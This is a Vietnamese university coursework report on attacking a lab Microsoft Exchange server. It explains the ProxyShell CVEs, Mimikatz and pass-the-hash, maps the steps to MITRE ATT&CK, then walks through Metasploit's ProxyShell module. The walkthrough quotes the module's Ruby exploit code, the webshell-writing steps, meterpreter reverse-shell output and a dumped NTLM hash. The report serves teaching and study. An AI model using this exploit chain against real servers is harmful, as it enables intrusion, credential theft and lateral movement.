BÁO CÁO ĐỒ ÁN MÔN HỌC

Môn học: Tấn Công Mạng

Nhóm Hng

GVHD: Nguyễn Công Danh

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT205.O11.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Quang Huy	20520546	20520546@gm.uit.edu.vn
2	Bùi Đức Hoàng	20520514	20520514@gm.uit.edu.vn
3	Triệu Quốc Minh	18521110	18521110@gm.uit.edu.vn
4	Nguyễn Quốc Huy	18520847	18520847@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Người thực hiện
1	Tấn công Exchange	Nguyễn Quang Huy

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

MỤC LỤC

BÁO CÁO CHI TIẾT

A. Tấn công Exchange

1. Các khái niệm

a) ProxyShell

ProxyShell là một tập hợp các lỗ hổng bảo mật trên máy chủ email Microsoft Exchange, được phát hiện và khai thác một cách tích cực . ProxyShell đã được sử dụng trong cuộc thi hack Pwn2Own vào tháng 4 năm 2021, và người nghiên cứu bảo mật Orange Tsai từ nhóm nghiên cứu DEVCORE đã kiếm được 200.000 USD tiền thưởng vì đã thành công xâm nhập vào máy chủ . Hiện tại, đã có ít nhất 5 loại web shell được cài đặt trên các máy chủ Microsoft Exchange, và đã có hơn 100 trường hợp thiệt hại được báo cáo.

ProxyShell bao gồm ba lỗ hổng bảo mật chính: CVE-2021-34473, CVE-2021-34523 và CVE-2021-31207. Nhờ vào các lỗ hổng này, kẻ tấn công có thể bypass cơ chế ACL của Windows, leo thang đặc quyền và thực hiện tấn công thực thi mã từ xa mà không cần đăng nhập hay chứng thực .

CVE-2021-34473-Pre-auth Path Confusion

Lỗ hổng đầu tiên của ProxyShell tương tự với SSRF trong ProxyLogon. Nó xuất hiện khi frontend (được gọi là Client Access Services hoặc CAS) tính toán URL backend. Khi một yêu cầu HTTP từ client được xác định là Explicit Logon Request, Exchange sẽ chuẩn hóa URL yêu cầu và loại bỏ phần địa chỉ hộp thư trước khi định tuyến yêu cầu đến backend.

Lỗ hổng này do sự thiếu chính xác trong hàm `RemoveExplicitLogonFromUrlAbsoluteUri` khi chỉ sử dụng `Substring` để loại bỏ pattern Explicit Logon `/autodiscover/autodiscover.json?@[email]` trong đoạn URL backend request trên.


HttpProxy\EwsAutodiscoverProxyRequestHandler.cs

```
protected override UriBuilder GetClientUrlForProxy() {
    string absoluteUri = base.ClientRequest.Url.AbsoluteUri;
1   uri = UrlHelper.RemoveExplicitLogonFromUrlAbsoluteUri(absoluteUri,
        this.explicitLogonAddress);
    return new UriBuilder(uri);
}

public static string RemoveExplicitLogonFromUrlAbsoluteUri(string absoluteUri, string
        explicitLogonAddress) {
    string text = "/" + explicitLogonAddress;
    if (absoluteUri.IndexOf(text) != -1)
2       return absoluteUri.Substring(0, num) + absoluteUri.Substring(num + text.Length);
}
```


Hình 1. Hàm xử lí RemoveExplicitLogonFromUrlAbsoluteUri

Từ đó, ta có thể kiểm soát được nội dung của URL và điều hướng đến tài nguyên trong back-end server mà chúng ta mong muốn.

Hình 2. Đoạn URL request ban đầu đã chỉnh sửa để khai thác



Hình 3. Đoạn URL request sau khi qua hàm RemoveExplicitLogonFromUrlAbsoluteUri



Hình 4. Đoạn URL request thay đổi để truy cập được /mapi/nspi/ trong server backend của Exchange

CVE-2021-34523- Exchange PowerShell Backend Elevation-of-Privilege

Exchange PowerShell Remoting là một tính năng cho phép người dùng gửi thư, đọc thư và thậm chí cập nhật cấu hình từ dòng lệnh. Exchange PowerShell Remoting được xây dựng dựa trên WS-Management và triển khai nhiều Cmdlet cho việc tự động hóa. Tuy nhiên, phần xác thực và ủy quyền vẫn dựa trên kiến trúc CAS gốc.

Cần lưu ý rằng mặc dù ta có thể truy cập vào backend của Exchange PowerShell, chúng ta vẫn không thể tương tác với nó đúng cách vì không có hộp thư hợp lệ cho User NT AUTHORITY\SYSTEM. Chúng ta cũng không thể thay đổi trường X-CommonAccessToken để giả mạo danh tính và giả mạo một người dùng khác. Tuy nhiên, ta có một tính năng khác từ module RemotePowershellBackendCmdletProxyModule.cs

\Configuration\RemotePowershellBackendCmdletProxyModule.cs

```
private void OnAuthenticateRequest(object source, EventArgs args) {
    HttpContext httpContext = HttpContext.Current;
    if (httpContext.Request.IsAuthenticated) {
1       if (string.IsNullOrEmpty(httpContext.Request.Headers["X-CommonAccessToken"])) {
            Uri url = httpContext.Request.Url;
            Exception ex = null;
2           CommonAccessToken commonAccessToken = CommonAccessTokenFromUrl(httpContext.
                User.Identity.ToString(), url, out ex);
        }
    }
}
```

\RemotePowershellBackendCmdletProxyModule.cs

```
private CommonAccessToken CommonAccessTokenFromUrl(string user, Uri requestURI,
    out Exception ex) {

    CommonAccessToken result = null;
    string text = LiveIdBasicAuthModule.GetNameValueCollectionFromUri(
        requestURI).Get("X-Rps-CAT");

    result = CommonAccessToken.Deserialize(Uri.UnescapeDataString(text));
    return result;
}
```

Hình 5. Hàm xử lí RemotePowershellBackendCmdletProxyModule

Khi backend PowerShell không tìm thấy trường X-CommonAccessToken trong request hiện tại, nó sẽ cố gắng giải mã và khôi phục danh tính người dùng từ tham số X-Rps-CAT trong chuỗi truy vấn. Đoạn mã được thiết kế để giao tiếp nội bộ giữa các dịch vụ PowerShell của Exchange. Tuy nhiên, vì ta có thể truy cập trực tiếp vào backend và chỉ định một giá trị tùy ý trong X-Rps-CAT, chúng ta có khả năng giả mạo bất kỳ người dùng nào. Chúng ta tận dụng điều này để "giảm cấp" từ tài khoản SYSTEM, không có hộp thư, thành Exchange Admin.

Và bây giờ ta có thể thực thi các lệnh Exchange PowerShell tùy ý như là Exchange Admin

CVE-2021-31207- Post-auth Arbitrary-File-Write

Ở đây, ta tìm thấy lệnh New-MailboxExportRequest, nó cho phép xuất hộp thư của người dùng vào một đường dẫn cụ thể. Ta có thể sử dụng đoạn lệnh sau :

```
New-MailboxExportRequest -Mailbox orange@orange.local -FilePath
\\127.0.0.1\C$\path\to\shell.aspx
```

Lệnh này phép tạo một tệp tại một đường dẫn tùy ý. Tệp được xuất ra là một hộp thư chứa thư của người dùng, vì vậy ta có thể gửi tải nguyên mục tiêu thông qua SMTP. Tuy nhiên, nội dung thư không được lưu trữ dưới dạng văn bản thuần túy mà được lưu dưới định dạng Outlook Personal Folders (PST). PST chỉ sử dụng kĩ thuật Permutative Encoding (NDB_CRYPT_PERMUTE) để mã hóa payload. Vì vậy, ta có thể mã hóa payload trước khi gửi đi, và khi máy chủ cố gắng lưu và mã hóa payload, nó sẽ chuyển trở lại thành mã độc gốc.

b) Mimikatz

Mimikatz là một ứng dụng mã nguồn mở cho phép người dùng thao tác thông tin xác thực trong hệ thống Windows. Nó được tạo ra để làm việc như một bằng chứng về công cụ khái niệm cho Windows an ninh và đã được sử dụng bởi tin tặc để thỏa hiệp nhiều loại khác nhau của hệ thống.
Các module của Mimikatz gồm :

- crypto: Module này xử lý với thế giới Microsoft Crypto Magic.
- dpapi: Module Data Protection Application Programming Interface. Đây là một lựa chọn an toàn để lấy thông tin xác thực (credentials) mà không để lại dấu vết (opsec safe option).
- event: Module này xử lý với các logs sự kiện (event logs) trên Windows, giúp xóa dấu vết sau khi xâm nhập.
- kerberos: Module này xử lý với Kerberos, một giao thức xác thực trên Windows .
- lsadump: Module này chứa một số chức năng nổi tiếng của Mimikatz như DCSync, DCShadow, dump SAM và LSA Secrets .
- misc: Module này chứa các chức năng khác nhau như PetitPotam, PrintNightmare RPC Print Spooler và các chức năng khác .
- net: Module này có các chức năng tương tự như các lệnh "net" trên Windows. Bao gồm việc liệt kê các phiên và máy chủ được cấu hình với các loại Kerberos delegation khác nhau .
- privilege: Module này xử lý với các đặc quyền trên Windows. Bao gồm đặc quyền debug yêu thích, giữ các khóa cho LSASS .
- process: Module này xử lý với các tiến trình trên Windows. Có thể sử dụng để tiêm vào tiến trình và giả mạo tiến trình cha (process injection và parent process spoofing).
- rpc: Module Remote Procedure Call của Mimikatz. Có thể sử dụng để điều khiển Mimikatz từ xa.
- sekurlsa: Module được yêu thích nhất của Mimikatz. Bao gồm chức năng sekurlsa::logonpasswords để trích xuất mật khẩu trong bộ nhớ.

Ở đây, nhóm tập trung vào module sekurlsa::logonpasswords để có thể dump được các tài khoản và mật khẩu mà các user đã đăng nhập trên server, trong đó có thể có tài khoản của Administrator.


c) Tấn công Pass The Hash

Tấn công "pass the hash" là một loại tấn công an ninh mạng, trong đó kẻ tấn công lấy cắp một thông tin chứng thực người dùng đã được mã hóa (hashed) và sử dụng nó để tạo một phiên người dùng mới trên cùng mạng. Khác với các cuộc tấn công lấy cắp thông tin chứng thực khác, tấn công pass the hash không đòi hỏi kẻ tấn công phải biết hoặc phá mã mật khẩu để truy cập vào hệ thống. Thay vào đó, nó sử dụng phiên bản đã được lưu trữ của mật khẩu để khởi tạo một phiên làm việc mới.

Các máy Windows Server sử dụng Windows New Technology LAN Manager (NTLM) là những mục tiêu dễ bị tấn công pass the hash.

NTLM là một bộ giao thức bảo mật của Microsoft được sử dụng để xác thực danh tính người dùng và bảo vệ tính toàn vẹn và bảo mật của hoạt động của họ. Cơ bản, NTLM là một công cụ SSO (Single Sign-On) dựa trên giao thức thách thức-phản hồi để xác nhận người dùng mà không yêu cầu họ cung cấp mật khẩu, quá trình này được gọi là xác thực NTLM.

NTLM đã trải qua một số lỗ hổng bảo mật đã được biết đến liên quan đến việc băm mật khẩu và salting. Trong NTLM, mật khẩu được lưu trữ trên máy chủ và điều khiển miền không được "salting" - điều này có nghĩa là một chuỗi ngẫu nhiên các ký tự không được thêm vào mật khẩu băm để bảo vệ nó khỏi các kỹ thuật phá mã. Điều này có nghĩa là kẻ tấn công nếu sở hữu một băm mật khẩu thì không cần mật khẩu gốc để xác thực một phiên làm việc.



1. User Attempts to Access Resource
2. Server Sends Authentication Challenge
3. User Supplies Username and Stolen Hash
4. Hash is Sent to Server
5. Server Checks Hash Value Against Expected Value
6. Access Granted to Resource

Hình 6. Cơ chế hoạt động của tấn công PassTheHash bằng NTLM hash

Ở đây, nhóm sử dụng tấn công Pass the hash thông qua giao thức SMB để có thể cài đặt một reverse shell trên server khác cho phép thực thi code từ xa để có thể thực hiện khai thác tiếp.


2. Kịch bản tấn công chi tiết

a) Bảng MITRE ATT@CK

Reconnaissance	
T1595.002	Active Scanning: Vulnerability Scanning
*T1589.002	Gather Victim Identity Information: Email Addresses

Collection	
T1114.001	Email Collection: Local Email Collection
Initial Access	
T1190	Exploit Public-Facing Application
Execution	
T1059.001	Command and Scripting Interpreter: PowerShell
Discovery	
T1049	System Network Connections Discovery
T1555.004	Credentials from Password Stores: Windows Credential Manager
Lateral Movement	
T1550.002	Use Alternate Authentication Material: Pass the Hash
T1021.002	Remote Services: SMB/Windows Admin Shares

b) Khái quát kịch bản tấn công



Hình 7. Mô hình kịch bản tấn công

Mô hình bao gồm một máy Domain Controler (DC) server sử dụng Windows server 2016 được cài đặt Active Directory để quản trị, có mở port 445 (SMB), một máy Exchange server có cài đặt Exchange phiên bản CU19 để quản trị hệ thống mail trong mạng nội

bộ, có lỗ hổng Proxy Shell và đã tắt Windows Defender, một máy user đã bị dính mã độc cho phép đóng vai trò vai trò chuyển tiếp các gói tin từ máy Attacker đến mạng nội bộ của công ty, máy Attacker sử dụng Kali Linux có công cụ Metasploit và Kiwi (Mimikazt). Ở đây, do giới hạn về tài nguyên máy, nhóm xin phép lược bỏ máy user và cho phép máy Attacker được kết nối vào mạng nội bộ của các server.

Để tấn công vào hệ thống công ty có sử dụng server Exchange :

máy Attacker sử dụng công cụ Mettasploit với module exploit/windows/http/exchange_proxyshell_rce để khai thác lỗ hổng Proxy Shell và cài đặt một reverse shell meterpreter trên server Exchange.

Sau đó, sử dụng công cụ Kiwi để có thể dump các mật khẩu và tài khoản đăng nhập có trên server, trong đó có đoạn mã NTLM hash của tài khoản Administrator từng đăng nhập trên server Exchange.

Khi đã có được mã NTLM hash của Administrator, tiếp tục tìm kiếm các máy có trong hệ thống mạng và sử dụng kĩ thuật tấn công Pass The Hash qua cổng SMB bằng module exploit/windows/smb/psexec để cài đặt reverse shell nhằm tiếp tục khai thác đến DC server trong mạng.

Trên máy DC server, tiếp tục sử dụng hashdump để có thể có được toàn bộ danh sách user và NTLM hash trong mạng nội bộ.

c) Chi tiết tấn công theo MITRE ATT@CK

Trên máy Attacker, khởi động Metasploit thông qua lệnh msfconsle. Sau đó, ta tìm module exploit/windows/http/exchange_proxyshell_rce và load vào. Tiếp đến, thiết lập RHOSTS là các địa chỉ của server Exchanges, LHOST là địa chỉ Reverse Shell được kết nối về. Từ đó ta thực thi lệnh khai thác bằng lệnh run, khi đó, module sẽ thực thi.

```
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > set RHOSTS 10.0.2.31
RHOSTS ⇒ 10.0.2.31
msf6 exploit(windows/http/exchange_proxyshell_rce) > set LHOST 10.0.2.26
LHOST ⇒ 10.0.2.26
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
```

Hình 8. Thiết lập các thông số của module exchange_proxyshell_rce để khai thác

Khi bắt đầu, module sẽ thực thi các kĩ thuật tấn công sau :

+ T1595.002 : Active Scanning: Vulnerability Scanning

```
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
```

Hình 9. Bước check tồn tại lỗ hổng của module

Module sẽ thực hiện gửi một request với URL như đã trình bày trong phần CVE-2021-34473 với đường dẫn /mapi/nspi nhằm kiểm tra server có tồn tại lỗ hổng SSRF hay không.

```
def send_http(method, uri, opts = {})
  ssrf = "Autodiscover/autodiscover.json?a=#{@ssrf_email}"
  opts[:cookie] = "Email=#{ssrf}"
  super(method, "/#{ssrf}#{uri}", opts)
end
```

Hình 10. Code cấu hình HTTP Request để khai thách SSRF

```
def check
  @ssrf_email ||= Faker::Internet.email
  res = send_http('GET', '/mapi/nspi/')
  return CheckCode::Unknown if res.nil?
  return CheckCode::Safe unless res.code == 200 && res.get_html_document.xpath('//head/title').text == 'Exchange MAPI/HTTP Connectivity Endpoint'

  CheckCode::Vulnerable
end
```

Hình 11. Code kiểm tra có tồn tại lỗ hổng SSRF của Proxy shell trên server

+ T1589.002 Gather Victim Identity Information: Email Addresses

Chúng ta có thể sử dụng các kĩ thuật Social Engineering để tìm được email của 1 user trong công ty có quyền Mailbox Import Export nhằm có thể thực thi được CVE-2021-31207. Nếu có được email này, ta có thể set trong phần module nhằm bỏ qua bước sau.

+ T1114.001 Email Collection: Local Email Collection

Module có thể tự thu thập mail có trong server Exchange bằng cách gửi một request POST đến đường dẫn /ews/exchange.asmx bằng SSRF để lấy được danh sách email được lưu trên server, sau đó trích xuất các email đó để sử dụng cho việc khai thác.

```
def each(name: 'SMTP:', &block)
  envelope = XMLTemplate.render('soap_getemails', name: name)
  res = @mod.send_http('POST', '/ews/exchange.asmx', data: envelope, ctype: 'text/xml;charset=UTF-8')
  return unless res&.code == 200

  if res.get_xml_document.xpath('//m:ResolutionSet/@IncludesLastItemInRange', XML_NS).first&.text&.downcase == 'false'
    ALIAS_CHARSET.each_char do |char|
      each(name: name + char, &block)
    end
  else
    res.get_xml_document.xpath('//t:Mailbox', XML_NS).each do |mailbox|
      yield %w[t:EmailAddress t:Name t:RoutingType t:MailboxType].map { |xpath| mailbox.xpath(xpath, XML_NS)&.text || '' }
    end
  end
end
```

Hình 12. Code để tìm các địa chỉ email được lưu trên server

+ T1190 Exploit Public-Facing Application

Sau khi đã có được tài khoản email, module tiếp tục các bước khai thác trên nền tảng của Exchange bằng lỗ hổng Proxy Shell để cài đặt một reverse shell cho phép khai thác thông tin trên server.

Đầu tiên, module sẽ check xem server FQDN back-end có tồn tại hay không qua RPC request :

```
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: exchange.hng.local
```

Hình 13. Bước check tồn tại server backend của Exchange

```
def request_fqdn
  ntlm_ssp = "NTLMSSP\x00\x01\x00\x00\x00\x05\x02\x88\xa0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
  received = send_request_raw(
    'method' => 'RPC_IN_DATA',
    'uri' => normalize_uri('rpc', 'rpcproxy.dll'),
    'headers' => {
      'Authorization' => "NTLM #{Rex::Text.encode_base64(ntlm_ssp)}"
    }
  )
  fail_with(Failure::TimeoutExpired, 'Server did not respond in an expected way') unless received

  if received.code == 401 && received['WWW-Authenticate'] && received['WWW-Authenticate'].match(/^NTLM/i)
    hash = received['WWW-Authenticate'].split('NTLM ')[1]
    message = Net::NTLM::Message.parse(Rex::Text.decode_base64(hash))
    dns_server = Net::NTLM::TargetInfo.new(message.target_info).av_pairs[Net::NTLM::TargetInfo::MSV_AV_DNS_COMPUTER_NAME]

    return dns_server.force_encoding('UTF-16LE').encode('UTF-8').downcase
  end

  fail_with(Failure::NotFound, 'No Backend server was found')
end
```

Hình 14. Code check server backend của Exchange và lấy được tên của server

Sau đó, module sẽ check các địa chỉ email có quyền Mailbox Import Export hoặc có khả năng tự gán quyền đó nhằm có thể lấy được trường X-CommonAccessToken để truy cập vào Exchange Powershell và gửi email có chứa payload đến để lưu lại trên server như trong CVE-2021-31207

```
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Ex
port' role or can self-assign it
[*] Enumerated 1 email addresses
[*] Saved mailbox and email address data to: /root/.msf4/loot/20231123151118_default_10.0.2.31_ad.
exchange.mail_264991.txt
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-2552804680-3833430450-129390599-500 (Administrator@hng.local)
```

Hình 15. Bước kiểm tra quyền Mailbox Import Export của các địa chỉ email của module

```ruby
# this function doesn't return unless it's successful
def get_common_access_token
  # get a SID from the specified email address
  email_address = datastore['EMAIL']
  unless email_address.blank?
    sid = get_sid_for_email(email_address)
    vprint_status("SID: #{sid} (#{email_address})")
    common_access_token = build_token(sid)
    probe_powershell_backend(common_access_token)

    print_status("Assigning the 'Mailbox Import Export' role via #{email_address}")
    role_assigned = execute_powershell('New-ManagementRoleAssignment', cat: common_access_token, args: [
      { name: '-Role', value: 'Mailbox Import Export' },
      { name: '-User', value: email_address }
    ])
    unless role_assigned
      fail_with(Failure::BadConfig, 'The specified email address does not have the \'Mailbox Import Export\' role and can not self-assign it')
    end

    @mailbox_user_sid = sid
    @mailbox_user_email = email_address
    @common_access_token = common_access_token
    return
  end

  print_status('Enumerating valid email addresses and searching for one that either has the \'Mailbox Import Export\' role or can self-assign it')
  get_emails.each do |this_email_address|
    next if this_email_address == email_address # already tried this one

    vprint_status("Reattempting to assign the 'Mailbox Import Export' role via #{this_email_address}")
    begin
      this_sid = get_sid_for_email(this_email_address)
    rescue RuntimeError
      print_error("Failed to identify the SID for #{this_email_address}")
      next
    end

    common_access_token = build_token(this_sid)
    role_assigned = execute_powershell('New-ManagementRoleAssignment', cat: common_access_token, args: [
      { name: '-Role', value: 'Mailbox Import Export' },
      { name: '-User', value: this_email_address }
    ])
    next unless role_assigned

    @mailbox_user_sid = this_sid
    @mailbox_user_email = this_email_address
    @common_access_token = common_access_token
    return # rubocop:disable Lint/NonLocalExitFromIterator
  end
```

Hình 16. Code kiểm tra quyền Mailbox Import Export và lấy trường X-CommonAccessToken

+ T1059.001 Command and Scripting Interpreter: PowerShell

Sau khi đã có được trường X-CommonAccessToken, module sẽ kiểm tra khả năng kết nối đến PowerShell tại server backend với thay đổi X-CommonAccessToken thành X-Rps-CAT như đã đề cập trong CVE-2021-34523

```ruby
def probe_powershell_backend(common_access_token)
  powershell_probe = send_http('GET', "/PowerShell/?X-Rps-CAT=#{common_access_token}")
  fail_with(Failure::UnexpectedReply, 'Failed to access the PowerShell backend') unless powershell_probe&.code == 200
end
```

Hình 17. Code kiểm tra khả năng kết nối đến Powershell

Khi đã kết nối được thành công, module sẽ thực hiện bước cuối cùng là gửi payload chứa lệnh thực thi reverse shell đã encode đến server qua mail, sau đó sẽ thực thi lệnh powershell New-MailboxExportRequest để lưu payload đó lại trên server thông qua đường dẫn chỉ định, mặc định là {ExchangeBasePath} \\FrontEnd\\HttpProxy\\{

ExchangeWritePath}. Payload đã encode lúc này sẽ được decode và có khả năng thực thi.

```
[*] Saving a draft email with subject 'MwQYaNkOhAq8' containing the attachment with the embedded w
ebshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\HQyZrNJ
liBY.aspx
[*] Waiting for the export request to complete ...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 10.0.2.31
```

Hình 18. Bước gửi payload đến server của module

```
create_embedded_draft(@mailbox_user_sid)
@shell_filename = "#{rand_text_alphanumeric(8..12)}.aspx"
if datastore['UseAlternatePath']
  unc_path = "#{datastore['IISBasePath'].split(':')[1]}\\#{datastore['IISWritePath']}"
  unc_path = "\\\\\\\\#{@backend_server_name}\\#{datastore['IISBasePath'].split(':')[0]}$#{unc_path}\\#{@shell_filename}"
else
  unc_path = "#{datastore['ExchangeBasePath'].split(':')[1]}\\FrontEnd\\HttpProxy\\#{datastore['ExchangeWritePath']}"
  unc_path = "\\\\\\\\#{@backend_server_name}\\#{datastore['ExchangeBasePath'].split(':')[0]}$#{unc_path}\\#{@shell_filename}"
end

normal_path = unc_path.gsub(/^\\+[\w.-]+\\(.)\$\\/, '\1:\\')
print_status("Writing to: #{normal_path}")
register_file_for_cleanup(normal_path)

@export_name = rand_text_alphanumeric(8..12)
successful = execute_powershell('New-MailboxExportRequest', cat: @common_access_token, args: [
  { name: '-Name', value: @export_name },
  { name: '-Mailbox', value: @mailbox_user_email },
  { name: '-IncludeFolders', value: '#Drafts#' },
  { name: '-ContentFilter', value: "(Subject -eq '#{@draft_subject}')" },
  { name: '-ExcludeDumpster' },
  { name: '-FilePath', value: unc_path }
])
fail_with(Failure::UnexpectedReply, 'The mailbox export request failed') unless successful

exported = false
print_status('Waiting for the export request to complete...')
30.times do
  sleep 5
  next unless send_request_cgi('uri' => normalize_uri(web_directory, @shell_filename))&.code == 200

  print_good('The mailbox export request has completed')
  exported = true
  break
end
```

Hình 19. Code gửi payload đến server và thực thi Powershell qua lệnh New-MailboxExportRequest để lưu lại trên server

Sau khi đã lưu thành công, module sẽ trigger payload để có thể thực thi Reverse shell về LHOST và xóa dấu vết tấn công.

```
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\HQyZrNJliBY
.aspx
[*] Meterpreter session 1 opened (10.0.2.26:4444 → 10.0.2.31:7884) at 2023-11-23 15:11:31 -0500
[*] Removing the mailbox export request
[*] Removing the draft email
```

Hình 20. Bước trigger payload để thực thi reverse shell của module và xóa dấu vết

```
print_status('Triggering the payload')
case target['Type']
when :windows_command
  vprint_status("Generated payload: #{payload.encoded}")

  if !cmd_windows_generic?
    execute_command(payload.encoded)
  else
    boundary = rand_text_alphanumeric(8..12)
    response = execute_command("cmd /c echo START#{boundary}&#{payload.encoded}&echo END#{boundary}")

    print_warning('Dumping command output in response')
    if response.body =~ /START#{boundary}(.*)END#{boundary}/m
      print_line(Regexp.last_match(1).strip)
    else
      print_error('Empty response, no command output')
    end
  end
when :windows_dropper
  execute_command(generate_cmdstager(concat_operator: ';').join)
when :windows_powershell
  cmd = cmd_psh_payload(payload.encoded, payload.arch.first, remove_comspec: true)
  execute_command(cmd)
end
```

Hình 21. Code trigger payload

+ T1555.004 Credentials from Password Stores: Windows Credential Manager

Khi đã có được reverse shell của meterpreter, ta có thể sử dụng lệnh hashdump để có thể dump được toàn bộ user và NTLM hash của user trên server từ SAM file, trong đó có user Administrator mặc định của DC server

```
meterpreter > hashdump
ADMIN:1000:aad3b435b51404eeaad3b435b51404ee:c377ba8a4dd52401bc404dbe49771bbc :::
